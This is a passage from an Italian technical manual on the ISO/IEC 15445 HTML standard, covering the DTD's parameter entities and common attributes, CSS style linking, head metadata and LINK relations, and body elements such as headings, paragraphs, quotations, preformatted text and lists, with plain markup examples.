Oltre alla verifica in base al DTD sarebbe opportuno sapere leggere il contenuto del DTD stesso. A questo proposito è da notare il fatto che nel manuale che descrive le specifiche HTML ISO 15445, si fa spesso riferimento alle caratteristiche degli elementi attraverso lo schema offerto dalla dichiarazione relativa nel DTD. In effetti, ciò permette di rendere molto chiara e precisa la descrizione che ne viene fatta subito dopo.

470.1.1 Attributi comuni attraverso le entità parametriche

Il DTD dell'HTML ISO 15445 fa un uso massiccio di entità parametriche e questo può disorientare inizialmente. In generale basta ricordare che qualunque cosa nella forma '`%`***nome***`;`' è una macro che si espande in una stringa. La dichiarazione di queste entità parametriche avviene nella parte iniziale del DTD, attraverso istruzioni del tipo:

```
<!ENTITY % nome "stringa">
```

È interessante notare l'utilizzo di entità parametriche per fare riferimento agli attributi degli elementi. Infatti, quasi tutti gli elementi dell'HTML ISO 15445 prevedono l'uso di attributi, per cui si è ritenuto opportuno classificarli all'interno di entità parametriche. In particolare è importante individuarne due molto importanti:

```
<!ENTITY % core
   "CLASS      CDATA      #IMPLIED -- Comma separated list of class values --
    --The name space of the ID attribute is shared with the name space of
      the NAME attributes.  Both ID and NAME attributes may be provided for
      the <A> and <MAP> elements. When both ID and NAME values are provided
      for an element, the values shall be identical.  It is an error for an
      ID or NAME value to be duplicated within a document.

      It is recommended that authors of documents specify both the ID
      attribute and the NAME attribute for the <A> and <MAP> elements.
    --
    ID         ID         #IMPLIED -- Document-wide unique id --
    TITLE      CDATA      #IMPLIED -- Advisory title or amplification --" >

        <!-- Internationalization attributes -->

<!ENTITY % i18n
   "DIR        (ltr|rtl)  #IMPLIED -- Direction for weak/neutral text --
    LANG       NAME       #IMPLIED -- RFC1766 language value --" >
```

La macro '**`%core;`**' serve a individuare un gruppo di attributi disponibili nella maggior parte degli elementi:

Attributo	Descrizione
`ID`	permette di attribuire una stringa di riconoscimento all'elemento, in modo da potervi fare riferimento;
`CLASS`	permette di abbinare all'elemento una classe, definita attraverso un nome, in modo da potergli attribuire uno stile particolare;
`TITLE`	permette di attribuire un «titolo» all'elemento, cosa che si traduce in pratica in modo differente a seconda del contesto (ovvero, a seconda dell'elemento a cui si applica).

La macro '**`%i18n;`**' serve invece a definire ciò che riguarda la localizzazione:

Attributo	Descrizione
LANG	permette di indicare una sigla, secondo lo standard ISO 639 (sezione 106) e anche secondo altri standard, per attribuire all'elemento il linguaggio relativo;
DIR	permette di stabilire il flusso del testo nel risultato finale, dove la parola chiave '**`ltr`**' si riferisce a uno scorrimento da sinistra a destra (*Left to right*) e la parola chiave '**`rtl`**' indica uno scorrimento opposto, da destra a sinistra (*Right to left*).

Si osservi, a titolo di esempio, la dichiarazione dell'elemento '**`P`**', dove gli attributi sono quelli più comuni, rappresentati dalle macro '**`%core;`**' e '**`%i18n;`**':

```
<!ELEMENT P           - O  (%text;)+ >
<!ATTLIST P
    %core;                        -- Element CLASS, ID and TITLE --
    %i18n;                        -- Internationalization DIR and LANG -->
```

470.1.2 Classificazione fondamentale degli elementi

All'interno di un documento HTML si distinguono due gruppi di elementi fondamentali: quelli che rappresentano dei blocchi e quelli che servono a inserire qualcosa all'interno di una riga di testo normale. Questa suddivisione corrisponde a due macro: '**`%block;`**' e '**`%text;`**' rispettivamente.

Per fare un esempio, l'elemento '**`P`**' (paragrafo) è un «blocco», mentre l'elemento '**`EM`**' (enfasi) è un componente interno a una riga di testo.

Questa classificazione semplifica molto la dichiarazione degli elementi, come nel caso dell'elemento '**`P`**', già visto, il cui contenuto è semplicemente tutto ciò che va inserito nelle righe di testo:

```
<!ELEMENT P           - O  (%text;)+ >
```

Alcuni elementi di un documento HTML sono ambigui, nel senso che possono contenere sia blocchi che testo. A titolo di esempio si osservi la dichiarazione dell'elemento '**`LI`**' che rappresenta la voce di un elenco puntato o numerato:

```
<!ELEMENT LI          - O  (%text; | %block;)+ >
```

470.2 Stili

Le estensioni proprietarie dell'HTML hanno portato questo linguaggio di composizione a una proliferazione di dialetti, a causa dell'esigenza di trasferire anche le informazioni sull'aspetto finale della composizione, che in origine non sono state prese in considerazione. L'unica soluzione disponibile con HTML ISO 15445 è l'abbinamento di uno stile, che può essere dichiarato all'interno del file HTML stesso, attraverso l'elemento '**`STYLE`**', oppure in un file esterno, richiamandolo con l'elemento '**`LINK`**' (viene mostrato tra poco).

L'HTML non presuppone il formato in cui può essere realizzato lo stile. È comune l'uso di stili in formato CSS (*Cascading style sheet*) e per farvi riferimento si indica il tipo '**`text/css`**'.

Per il momento, non viene spiegato in che modo si scrivono le direttive in un foglio di stile CSS. Intuitivamente, il lettore può comprendere che la direttiva seguente serve a colorare in blu il contenuto degli elementi '**`H1`**':

```
H1 { color: blue; }
```

Inoltre, la direttiva seguente serve per fare in modo che il contenuto dell'elemento '**`P`**' abbia il carattere di 12 punti e di colore rosso:

```
P { font-size: 12pt; color: red; }
```

Si osservi che la stessa cosa avrebbe potuto essere scritta nel modo seguente:

```
P {
    font-size:  12pt;
    color:      red;
}
```

Per definire questi stili all'interno di un documento HTML, senza fare uso di un file esterno, si potrebbe agire nel modo seguente, attraverso l'uso dell'elemento '**`STYLE`**':

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML>
<HEAD>
    <TITLE>Esempio</TITLE>
    <STYLE TYPE="text/css">
        H1 { color: blue }
        P {
            font-size:  12pt;
            color:      red;
        }
    </STYLE>
</HEAD>
<BODY>
    ...
    ...
    ...
</BODY>
</HTML>
```

Si comprende che il testo contenuto nell'elemento '**`STYLE`**' non deve interferire con l'HTML e quindi non può contenere simboli che possano risultare ambigui. Questo problema riguarda naturalmente il linguaggio con cui è realizzato lo stile; nel caso del formato CSS non dovrebbe porsi alcun problema. Tuttavia, qualche programma utilizzato per la navigazione, potrebbe non riconoscere l'elemento '**`STYLE`**', arrivando a riprodurre il testo che rappresenta in realtà lo stile. Per evitare questo problema si può circoscrivere la cosa all'interno di un commento SGML:

```
<STYLE TYPE="text/css">
    <!--
        H1 { color: blue }
        P {
            font-size:  12pt;
            color:      red;
        }
    -->
</STYLE>
```

Probabilmente, il modo più elegante di abbinare uno stile a un documento HTML è quello di aggiungere un file esterno. Nell'esempio seguente si include lo stile corrispondente al file '`stile.css`':

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML>
<HEAD>
    <TITLE>Esempio</TITLE>
    <LINK REL="stylesheet" TYPE="text/css" HREF="stile.css">
    ...
</HEAD>
...
</HTML>
```

È chiaro che dipende dal programma di navigazione la capacità o meno di conformarsi allo stile. In generale, lo standard CSS sembra essere quello che ha più probabilità di affermarsi.

470.3 Struttura di un documento HTML

Il documento HTML è contenuto tutto nell'elemento omonimo: '**`HTML`**'. Questo si scompone in due elementi fondamentali, '**`HEAD`**' e '**`BODY`**', che rappresentano rispettivamente l'intestazione e il corpo:

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML>
<HEAD>
    <TITLE>Titolo della pagina</TITLE>
</HEAD>
<BODY>
    ...
    <!-- Corpo del documento -->
    ...
</BODY>
</HTML>
```

In generale, è conveniente annotare la lingua principale del documento, attraverso l'attributo '**`LANG`**' da collocare nel marcatore di apertura dell'elemento '**`HTML`**':

```
<HTML LANG="it">
```

Per la precisione, il codice che definisce il linguaggio viene indicato secondo la sintassi seguente:

codice_principale [-*codice_secondario*]

In pratica, la prima parte, quella che appare prima del trattino di separazione, indica la lingua, di solito attraverso il codice ISO 639 (sezione 106), mentre la seconda parte indica l'area nazionale, secondo lo standard ISO 3166 (sezione 107), che a sua volta può implicare delle varianti nel linguaggio.

In generale, un documento di grandi dimensioni realizzato attraverso il formato HTML, richiede la scomposizione dello stesso in più file HTML collegati tra loro da riferimenti ipertestuali. Questa, purtroppo, è una necessità a causa delle limitazioni dei programmi di navigazione.

470.3.1 Intestazione e informazioni supplementari

L'intestazione è una parte del documento HTML che serve per annotare delle informazioni generali. Deve contenere almeno il titolo all'interno dell'elemento '**`TITLE`**'. Di solito, la riproduzione di un documento HTML non fa apparire il titolo nel testo del documento, che comunque viene usato per farvi riferimento (per esempio nel segnalibro del programma utilizzato per la sua visualizzazione).

Nell'intestazione, prima o dopo il titolo, può essere conveniente collocare alcune «meta-informazioni», attraverso alcuni elementi '**`META`**'. Si tratta di un elemento vuoto, per il quale si utilizza soltanto il marcatore di apertura con l'indicazione di attributi opportuni. In particolare, si possono utilizzare gli attributi seguenti:

Attributo	Descrizione
`NAME`	per indicare un nome che qualifica il tipo di meta-informazione (si tratta di parole chiave più o meno standard, che però non sono state definite nel DTD);
`HTTP-EQUIV`	per indicare un campo di risposta nell'ambito del protocollo HTTP, tenendo conto che l'attributo '**`NAME`**' è alternativo a '**`HTTP-EQUIV`**';
`CONTENT`	(obbligatorio) per indicare il valore abbinato al nome indicato attraverso l'attributo '**`NAME`**', oppure attraverso l'attributo '**`HTTP-EQUIV`**'.

Come si intuisce dall'elenco degli attributi più importanti, si può distinguere tra elementi '**`META`**' che utilizzano l'attributo '**`NAME`**' e altri che usano l'attributo '**`HTTP-EQUIV`**'. Le informazioni che si definiscono attraverso elementi '**`META`**' con l'attributo '**`NAME`**' permettono di indicare informazioni che qualificano il documento, soprattutto quando questo viene trattato automaticamente da un motore di ricerca; l'attributo '**`HTTP-EQUIV`**' permette invece di intervenire a livello del protocollo HTTP (quando il documento viene ottenuto in questo modo), specificando le intestazioni HTTP relative. Si osservi l'esempio seguente:

```
<HEAD>
    <TITLE>Titolo della pagina</TITLE>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=ISO-8859-1">
    <META NAME="Description"    CONTENT="Esempio di una pagina HTML">
    <META NAME="Keywords"       CONTENT="HTML, SGML, Editoria elettronica">
    <META NAME="Author"         CONTENT="P. Pallino ppallino@dinkel.brot.dg">
    <META NAME="Classification" CONTENT="Esempio HTML">
</HEAD>
```

In particolare, ricevendo questo documento attraverso il protocollo HTTP, si ottiene anche l'intestazione HTTP seguente:

```
Content-Type: text/html; charset=ISO-8859-1
```

Si noti nell'esempio l'indicazione esplicita dell'insieme di caratteri: ISO 8859-1

Un altro tipo di elemento speciale può apparire all'interno dell'intestazione di un documento HTML; si tratta di '**`LINK`**'. Anche questo è un elemento vuoto e serve solo per indicare degli attributi nel marcatore di apertura. Gli attributi più importanti sono:

Attributo	Descrizione
`HREF`	per indicare un URI a cui si intende fare riferimento;
`REL`	per definire la relazione che c'è con questo tipo di collegamento;
`TYPE`	per specificare in anticipo il tipo dei dati contenuti nell'URI;
`MEDIA`	per specificare il mezzo attraverso cui viene letto il documento.

Trattandosi di un elemento vuoto, collocato nell'intestazione HTML, non è pensato per essere rappresentato nella composizione. Tuttavia, abbinando le parole chiave opportune all'attributo '**`REL`**', si stabiliscono una serie di collegamenti utili per ricomporre un documento più grande costituito da più pagine HTML. In pratica, si può dichiarare in modo esplicito come è articolato, così che il programma di navigazione o composizione sappia regolarsi. La tabella 470.25 elenca alcune delle parole chiave che possono essere assegnate all'attributo '**`REL`**'.

Tabella 470.25. Parole chiave tipiche da assegnare all'attributo '**`REL`**' dell'elemento '**`LINK`**'.

Nome	Descrizione
`Alternate`	Una versione alternativa dello stesso documento.
`Stylesheet`	Foglio di stile esterno.
`Start`	Il primo documento di una collezione.
`Next`	Il prossimo documento di una sequenza lineare.
`Prev`	Il documento precedente di una sequenza lineare.
`Contents`	Un documento che funge da indice generale.

Nome	Descrizione
`Index`	Un documento che funge da indice analitico.
`Glossary`	Un documento che funge da glossario.
`Copyright`	Un documento che contiene la dichiarazione del copyright.
`Chapter`	Un documento che funge da capitolo in una collezione.
`Section`	Un documento che funge da sezione in una collezione.
`Subsection`	Un documento che funge da sottosezione in una collezione.
`Appendix`	Un documento che funge da appendice in una collezione.
`Help`	Un documento che funge da guida.

L'esempio seguente mostra parte di un'intestazione di una pagina HTML in cui sono stati usati alcuni elementi '**`LINK`**' per definire la relazione con altre pagine che compongono la stessa raccolta:

```
<HEAD>
    ...
    <LINK REL="Stylesheet" TYPE="text/css" HREF="stile.css">
    <LINK REL="Start" TITLE="inizio" HREF="index.html">
    <LINK REL="Contents" TITLE="indice generale" HREF="indice-generale.html">
    <LINK REL="Prev" TITLE="precedente" HREF="capitolo-6.html">
    <LINK REL="Next" TITLE="successivo" HREF="capitolo-8.html">
    <LINK REL="Index" TITLE="indice analitico" HREF="indice-analitico.html">
</HEAD>
```

Merita un po' di attenzione l'attributo '**`MEDIA`**' che serve a stabilire il mezzo adatto per la lettura del documento relativo. Questo attributo si usa generalmente all'interno di un elemento '**`LINK`**' che serve a indicare un foglio di stile esterno; inoltre può essere usato per lo stesso motivo all'interno di un elemento '**`STYLE`**'. In pratica, in questo modo, si stabilisce l'abbinamento tra stile e mezzo di lettura. La tabella 470.27 elenca i nomi che si possono assegnare a un attributo '**`MEDIA`**'.

Tabella 470.27. Parole chiave tipiche da assegnare all'attributo '**`MEDIA`**' dell'elemento '**`LINK`**' e dell'elemento '**`STYLE`**'.

Nome	Descrizione
screen	Schermo per lo scorrimento continuo.
tty	Terminale a celle di caratteri o simile.
tv	Televisione (bassa risoluzione e altre limitazioni).
projection	Proiettore.
handheld	Schermi portatili.
print	Stampa e simili (composizione impaginata).
braille	Terminale a barra braille per i non vedenti.
aural	Lettore a sintesi vocale.
all	Valido per tutti i tipi di dispositivo.

L'esempio seguente mostra in che modo si potrebbero selezionare diversi fogli di stile in base al mezzo utilizzato per la lettura del documento:

```
<LINK REL="Stylesheet" TYPE="text/css" MEDIA="screen" HREF="stile-schermo.css">
<LINK REL="Stylesheet" TYPE="text/css" MEDIA="tty" HREF="stile-testo.css">
<LINK REL="Stylesheet" TYPE="text/css" MEDIA="braille" HREF="stile-braille.css">
```

470.3.2 Corpo del documento

Il corpo di un documento HTML è delimitato dall'elemento '**BODY**' e il suo contenuto è ciò che alla fine viene mostrato nella composizione finale.

La composizione del corpo viene descritta nel capitolo 471.

470.4 Attributi comuni

All'inizio del capitolo si è accennato al fatto che molti elementi condividano un insieme comune di attributi. Vale la pena di descrivere brevemente alcuni di questi.

470.4.1 Linguaggio

Il linguaggio di un elemento viene definito esplicitamente attraverso l'attributo '**LANG**', a cui viene assegnato solitamente un codice corrispondente allo standard ISO 639. La tabella 470.29 riporta un elenco di questi codici ridotto ad alcune lingue occidentali.

Tabella 470.29. Alcuni codici dello standard ISO 639 per la definizione della lingua attraverso una sigla di due soli caratteri.

Codice	Lingua	Codice	Lingua
fr	Francese	it	Italiano
ro	Rumeno	es	Spagnolo
ca	Catalano	co	Corso
pt	Portoghese	da	Danese
nl	Olandese	en	Inglese
de	Tedesco	is	Islandese
no	Norvegese	sv	Svedese
fi	Finlandese		

In generale può essere conveniente l'utilizzo di questo attributo nell'elemento '**HTML**', in modo da fissare il linguaggio di tutto il documento. Tuttavia, quando un elemento contiene un testo in un altro linguaggio, conviene annotarlo nello stesso modo.

L'effetto più evidente che potrebbe risultare dalla distinzione in base al linguaggio, è la separazione delle parole in sillabe, per creare una composizione più gradevole.

470.4.2 Codifica

L'opzione '**charset**' dell'attributo '**CONTENT**', permette di definire esplicitamente l'insieme di caratteri dell'elemento. Come è già stato mostrato, di solito lo si utilizza in un elemento '**META**' introduttivo allo scopo di definire l'intestazione HTTP relativa:

```
<HEAD>
    <TITLE>...</TITLE>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=ISO-8859-1">
    <!--...-->
</HEAD>
```

La tabella 470.31 elenca alcuni codici comuni per la definizione dell'insieme dei caratteri.

Tabella 470.31. Alcuni codici per definire l'insieme di caratteri.

Codice	Corrispondenza	Codice	Corrispondenza
ISO–8859–1	latin1	ISO–8859–2	latin2
ISO–8859–3	latin3	ISO–8859–4	latin4
ISO–8859–5	cirillic	ISO–8859–6	arabic
ISO–8859–7	greek	ISO–8859–8	hebrew
ISO–8859–9	latin5	ISO–8859–15	latin9

470.4.3 Direzione del testo

Il testo di un documento HTML può scorrere da sinistra a destra o viceversa. Per controllare questo flusso si può utilizzare l'attributo '**DIR**', a cui si possono abbinare esclusivamente le parole chiave '**LTR**' o '**RTL**': *Left to right*, da sinistra a destra; *Right to left*, da destra a sinistra.

In generale, il flusso del testo avviene da sinistra a destra, come richiedono le lingue occidentali, per cui non è necessario usare questo attributo in condizioni «normali».

È importante notare che il testo nel sorgente di un documento HTML segue sempre il flusso normale, da sinistra a destra, ammesso che si possa definire un flusso per un file sorgente.

Non è disponibile la possibilità di ribaltare orizzontalmente i caratteri, quando il flusso del testo cambia direzione, come avviene nella scrittura geroglifica.

470.4.4 Titolo

Molti elementi dispongono di un attributo '**TITLE**'. Il suo scopo è quello di indicare un titolo, che viene preso in considerazione in modo differente in base al contesto. Questo attributo può essere molto utile negli elementi che comportano l'inclusione di un'immagine, dal momento che rappresenta un testo alternativo per chi non può visualizzarle. Anche un riferimento ipertestuale può avvantaggiarsi di questo attributo, perché si può visualizzare il testo corrispondente prima di raggiungere l'oggetto, in modo da avere una breve descrizione di ciò che si tratta (così da poter decidere se ne vale la pena).

```
<A HREF="http://www.brot.dg/foto/tizio.jpg" TITLE="Tizio in divisa">Tizio</A>
```

L'esempio mostra proprio il caso di un riferimento ipertestuale, ottenuto con l'elemento '**A**', attraverso il quale si raggiunge un file che dovrebbe mostrare l'immagine di Tizio vestito in divisa. Se il navigatore permette di conoscere il titolo del riferimento prima di doverlo raggiungere, si può evitare di prelevare il file nel caso ciò non sia interessante.

È ovvio che sta poi all'autore della pagina la scelta nello scrivere dei titoli utili o ingannevoli. Chi realizza una pagina pubblicitaria ha ovviamente degli interessi diversi da chi invece vuole realizzare un documento ordinato e facile da consultare.

470.4.5 Identificazione di un elemento

Molti elementi dispongono di un attributo '**ID**' che permette di attribuire loro un'etichetta con la quale poi farvi riferimento. Il modo tradizionale per realizzare dei riferimenti incrociati in HTML è l'uso dell'elemento '**A**', prima con l'attributo '**NAME**' (l'etichetta), poi con l'attributo '**HREF**' (il riferimento ipertestuale).

L'attributo '**ID**' permette di generalizzare il problema, dal momento che in tal modo gli elementi comuni hanno la possibilità di «identificarsi» in maniera univoca per qualunque scopo, non solo quello di definire un obiettivo per un riferimento.

```
<P ID="superparagrafo">Questo è un paragrafo nominato in modo univoco.</P>
<P ID="supermegaparagrafo">Anche questo è un altro paragrafo nominato in
modo univoco.</P>
```

Si deve tenere presente che i nomi utilizzati per gli attributi '**ID**' devono essere univoci. Questi nomi devono essere univoci anche nei confronti dell'attributo '**NAME**' nell'elemento '**A**'.

470.4.6 Classificazione degli elementi

A differenza dell'attributo '**ID**', l'attributo '**CLASS**' consente di abbinare a un gruppo di elementi una certa classe. Il meccanismo è lo stesso, con la differenza che si vogliono indicare dei raggruppamenti. Di solito, si attribuisce una classe per abbinarne le definizioni di un foglio di stile.

```
<SPAN CLASS="nota">la vita è fatta per essere vissuta</SPAN>
```

L'esempio mostra la delimitazione di una parte di testo attraverso l'elemento '**SPAN**', al quale viene attribuita la classe '**nota**'. In seguito è possibile abbinare a tutti gli elementi di questa classe le stesse caratteristiche attraverso un foglio di stile. Utilizzando i fogli di stile CSS, si potrebbe applicare la regola seguente a tutti gli elementi '**SPAN**' della classe '**nota**':

```
SPAN.nota       { color: green; }
```

470.5 Riferimenti

- *ISO/IEC 15445:2000*

  ⟨*http://www.cs.tcd.ie/15445/15445.html* ⟩

- W3C

  ⟨*http://www.w3.org* ⟩

- W3C, *Technical Reports and Publications*

  ⟨*http://www.w3.org/TR/* ⟩

- *Character sets*

  ⟨*http://www.iana.org/assignments/character-sets* ⟩

HTML: corpo

Il corpo di un documento HTML è contenuto nell'elemento '**`BODY`**', che può contenere blocchi di testo, intercalati da elementi '**`H`*n***' (da '**`H1`**' a '**`H6`**'), che rappresentano il titolo di una sezione di livello ***n***. In particolare, lo standard ISO 15445 impone che il livelli delle sezioni siano coerenti.

471.1 Delimitazione di blocchi e di testo normale

Per ovviare alla mancanza di una struttura prestabilita, è possibile raggruppare dei blocchi di testo o del testo normale attraverso gli elementi '**`DIV`**' e '**`SPAN`**' rispettivamente.

Gli obiettivi che ci si possono prefiggere in questo modo possono essere molti. In generale si sfrutta la possibilità di attribuire a questi elementi degli attributi per qualche scopo.

```
<DIV ID="capitolo-1" CLASS="capitolo">
<!-- contenuto del capitolo -->
...
...
</DIV>
```

Questo esempio mostra una situazione in cui l'elemento '**`DIV`**' viene utilizzato per delimitare una parte del corpo del documento, a cui viene attribuita la classe '**`capitolo`**' e la stringa di identificazione '**`capitolo-1`**'.

```
Il sig. <SPAN CLASS="nome">Tizio Tizi</SPAN> è andato...
```

In questo nuovo esempio, si usa l'elemento '**`SPAN`**' per delimitare il testo che indica il nome di una certa persona. In questo modo viene anche attribuita l'appartenenza alla classe '**`nome`**', cosa che può tornare utile per rendere i nomi in modo diverso attraverso un foglio di stile.

471.2 Titoli e struttura implicita del testo

Ciò che nel testo rappresenta un titolo di una sezione, si indica utilizzando gli elementi che vanno da '**`H1`**' a '**`H6`**'. Intuitivamente, il primo rappresenta un titolo di importanza maggiore, mentre l'ultimo è quello di importanza minore.

L'utilizzo corretto dei titoli attraverso questi elementi è molto importante perché può permettere a un sistema di visualizzazione o composizione di conoscerne la gerarchia e generare così un indice generale (se richiesto). In taluni casi si può arrivare anche a ottenere una numerazione di questi titoli in modo automatico.

```
...
<H1>Titolo principale</H1>
...
<H2>Titolo di livello inferiore</H2>
...
<H1>Altro titolo principale</H1>
...
```

Gli elementi che rappresentano dei titoli sono fatti per contenere testo normale ed elementi che non rappresentano blocchi separati.

È importante ricordare che il titolo del documento HTML, quello che si indica nell'elemento '**`TITLE`**' nell'intestazione, ovvero all'interno dell'elemento '**`HEAD`**', di norma non viene rappresentato. Per questo, spesso, il titolo del documento viene riproposto in un titolo '**`H1`**'.

L'esempio seguente mostra un pezzo di documento strutturato in capitoli e sezioni, delimitati formalmente attraverso l'elemento '**`DIV`**':

```
<H1>Trattato di bla bla bla</H1>
<DIV CLASS="capitolo" ID="capitolo-1">

<P>Questo trattato tratta di aria fritta...</P>

</DIV>
<H1>Dettagli</H1>
<DIV CLASS="sezione" ID="sezione-1-1">

<P>Questa è una sezione inutile di un trattato
inutile...</P>

</DIV>
```

Lo scopo di ciò può essere quello di attribuire stili particolari alle varie parti gerarchiche del documento. Inoltre, l'utilizzo dell'attributo '**`ID`**' nell'elemento '**`DIV`**' che introduce ogni blocco gerarchico può rappresentare un modo coerente per farvi riferimento.

È bene osservare che lo standard ISO 15445 esclude che l'elemento '**`DIV`**' possa contenere elementi '**`H`*n***'.

471.3 Testo

Il testo normale è ciò che è contenuto in un «blocco» di testo. Il caso più comune di blocco di testo è rappresentato dall'elemento '**`P`**', utilizzato per dividerlo idealmente in paragrafi.

All'interno di un blocco, salvo casi particolari, il testo viene reso in modo da adattarsi alle dimensioni imposte dal sistema di visualizzazione o di composizione. In pratica, viene suddiviso in modo conveniente, ignorando le interruzioni di riga e le righe vuote aggiunte.

È opportuno fare attenzione all'uso degli spazi all'interno degli elementi che contengono testo normale: si dovrebbe evitare di iniziare o concludere un elemento con uno spazio. In pratica, si deve evitare di scrivere qualcosa come:

```
<P>Bla bla bla <EM> evviva </EM> bla bla.</P>
```

Al suo posto bisogna invece limitarsi a scrivere:

```
<P>Bla bla bla <EM>evviva</EM> bla bla.</P>
```

471.3.1 Paragrafi e interruzioni

Si è già accennato al fatto che le righe vuote vengono ignorate in HTML. In effetti, l'interruzione di un paragrafo deve essere segnalata sempre esplicitamente, almeno attraverso l'indicazione dell'inizio di questo. Si osservi l'esempio seguente; anche se appare ovvio che il testo successivo alla dichiarazione del titolo è un paragrafo, questo modo non è ammissibile.

```
...
<H1>Titolo principale</H1>
Primo paragrafo che descrive qualcosa
che non serve precisare oltre.
<p>Paragrafo successivo.
<H1>Altro argomento</H1>
...
```

HTML ignora le righe bianche (possono contenere spazi e caratteri di tabulazione, oltre ai caratteri di conclusione della riga), per cui la separazione dei paragrafi attraverso l'inserzione di righe non serve a nulla.

Se si vuole ottenere l'interruzione della riga, in modo che il testo riprenda all'inizio, ma senza interrompere il paragrafo, potrebbe convenire l'utilizzo dell'elemento '**`BR`**', come nell'esempio seguente:

```
<P>Paragrafo che descrive qualcosa:<BR>
questa riga fa parte dello stesso paragrafo
che inizia con la riga precedente.</P>
```

Se si vogliono evitare i problemi causati dalle differenze nella composizione del risultato da parte dei programmi di navigazione, conviene ridurre al minimo l'uso di questo tipo di interruzione di riga.

Per separare il testo esiste anche la possibilità di utilizzare delle righe di separazione orizzontale: '**`HR`**' (*Horizontal rule*). Si tratta di elementi vuoti, per cui non si usa il marcatore di conclusione.

471.3.2 Elementi tipici utilizzati all'interno delle frasi

Nell'ambito del testo normale, si possono racchiudere alcune parti, per qualche motivo, all'interno di elementi specifici. Le situazioni tipiche riguardano l'evidenziamento, come nel caso degli elementi '**`EM`**' e '**`STRONG`**'.

```
... il <EM>codice di interruzione di riga</EM> è ciò
che separa le righe ...
```

La tabella 471.10 elenca gli elementi più comuni di questo tipo.

Tabella 471.10. Elementi da usare all'interno delle frasi.

Elemento	Significato
EM	Testo enfatizzato, di solito in corsivo.
STRONG	Testo evidenziato, di solito in neretto.
CITE	Citazione, nel senso di chi o cosa viene citato.
Q	Testo citato.
DFN	Definizione.
CODE	Codice usato in elaborazione, di solito reso in carattere dattilografico.
SAMP	Testo risultato di un'elaborazione.
KBD	Testo da inserire attraverso la tastiera.
VAR	Variabile o argomento di un programma.
ABBR	Abbreviazione.
ACRONYM	Acronimo.
SUB	Testo a pedice.
SUP	Testo ad apice.

Vale la pena di vedere come si può abbinare l'attributo '**TITLE**' agli elementi '**ABBR**' e '**ACRONYM**'. In generale, questi due si possono intendere quasi come la stessa cosa: spesso l'acronimo è un'abbreviazione. A parte il problema di scegliere questo o quell'elemento, l'attributo '**TITLE**' diventa utile per specificare il modo in cui si traduce l'acronimo o l'abbreviazione:

```
<ACRONYM TITLE="World Wide Web">WWW</ACRONYM>
```

A volte, un'abbreviazione o un acronimo diventano parole con un'identità propria; come tale acquisisce anche una pronuncia, che probabilmente si vuole preservare, specialmente quando il documento HTML viene letto attraverso un sistema vocale. Anche a questo scopo può essere usato l'attributo '**TITLE**'.

471.3.3 Citazioni

Il testo che si riferisce a una citazione si può delimitare attraverso due elementi: '**BLOCKQUOTE**' quando si tratta di blocchi di testo e '**Q**' quando si tratta di qualcosa che viene inserito nel flusso del testo normale.

```
<BLOCKQUOTE CITE="http://www.brot.dg/testi/prova.html" LANG="it">
<P>Bla bla bla...
bla bla bla bla...
bla bla bla.</P>
</BLOCKQUOTE>
```

Dall'esempio si può osservare l'utilizzo dell'attributo '**`CITE`**' con il quale si può indicare l'URI da dove ottenere il testo originale o il testo completo; inoltre è stato inserito anche l'attributo '**`LANG`**' allo scopo di specificare il linguaggio del testo citato (presumibilmente diverso da quello generale).

```
<P><CITE>Tizio Tizi</CITE> ha detto:
<Q CITE="http://www.brot.dg/testi/prova.html" LANG="it">
Bla bla bla...
bla bla bla bla...
bla bla bla.</Q></P>
```

Questo esempio ulteriore fa uso dell'elemento '**`Q`**', ma in aggiunta si vede anche l'elemento '**`CITE`**' con il quale viene indicato l'autore del testo citato.

471.3.4 Testo preformattato

In un documento HTML, l'unico modo per preservare gli spazi orizzontali e le interruzioni di riga, è l'uso dell'elemento '**`PRE`**'. In generale, il risultato che si ottiene viene rappresentato utilizzando un carattere dattilografico.

```
<P>Il comando <CODE>ls -l /</CODE> genera un risultato simile a quello
seguente:</P>

<PRE>
drwxr-xr-x    2 root     root         2048 gen  6 18:38 bin
drwxr-xr-x    3 root     root         1024 dic 31 08:08 boot
drwxr-xr-x    4 root     root        18432 gen 24 14:23 dev
drwxr-xr-x   68 root     root         4096 gen 24 14:09 etc
drwxr-sr-x   14 root     root         1024 gen  3 19:32 home
drwxr-xr-x    5 root     root         4096 gen  6 16:32 lib
drwxr-xr-x   19 root     root         1024 ago 15 16:02 mnt
drwxr-xr-x    5 root     root         1024 nov  9 14:59 opt
dr-xr-xr-x   88 root     root            0 gen 24 14:07 proc
drwxr-xr-x   18 root     root         1024 dic 16 17:37 root
drwxr-xr-x    3 root     root         2048 gen  6 16:12 sbin
drwxrwxrwt    6 root     root         8192 gen 24 18:56 tmp
drwxr-xr-x   16 root     root         1024 gen  5 15:23 usr
drwxr-xr-x   15 root     root         1024 set 29 15:02 var
</PRE>
```

Per essere sicuri del risultato finale, è bene evitare l'uso di caratteri di tabulazione, preferendo piuttosto gli spazi normali.

471.4 Elenchi

In generale, esistono tre tipi di elenchi: puntati, numerati e descrittivi. L'elenco puntato viene definito utilizzando l'elemento '**`UL`**' (*Unordered list*), quello numerato si ottiene con l'elemento '**`OL`**' (*Ordered list*), quello descrittivo si ottiene con l'elemento '**`DL`**' (*Definition list*). Le voci degli elenchi puntati e numerati sono costituite da elementi '**`LI`**' (*List item*), mentre nel caso dell'elenco descrittivo il contenuto si articola in elementi '**`DT`**' (*Definition term*) e '**`DD`**' (*Definition description*).

```
<UL>
    <LI>prima voce di un elenco puntato;</LI>
    <LI>seconda voce di un elenco puntato;</LI>
    <LI>terza voce.</LI>
</UL>
```

```
<OL>
    <LI>prima voce di un elenco numerato;</LI>
    <LI>seconda voce di un elenco numerato;</LI>
    <LI>terza voce.</LI>
</OL>
```

```
<DL>
    <DT>Resistenza</DT>
    <DT>Resistore</DT>
        <DD>Componente resistivo utilizzato in elettronica</DD>
    <DT>Condensatore</DT>
        <DD>Componente capacitivo...</DD>
</DL>
```

Gli esempi mostrano un uso molto semplice di questi elenchi. Si può osservare in particolare che nel caso dell'elenco descrittivo, gli elementi che delimitano il termine da descrivere possono essere più di uno simultaneamente.

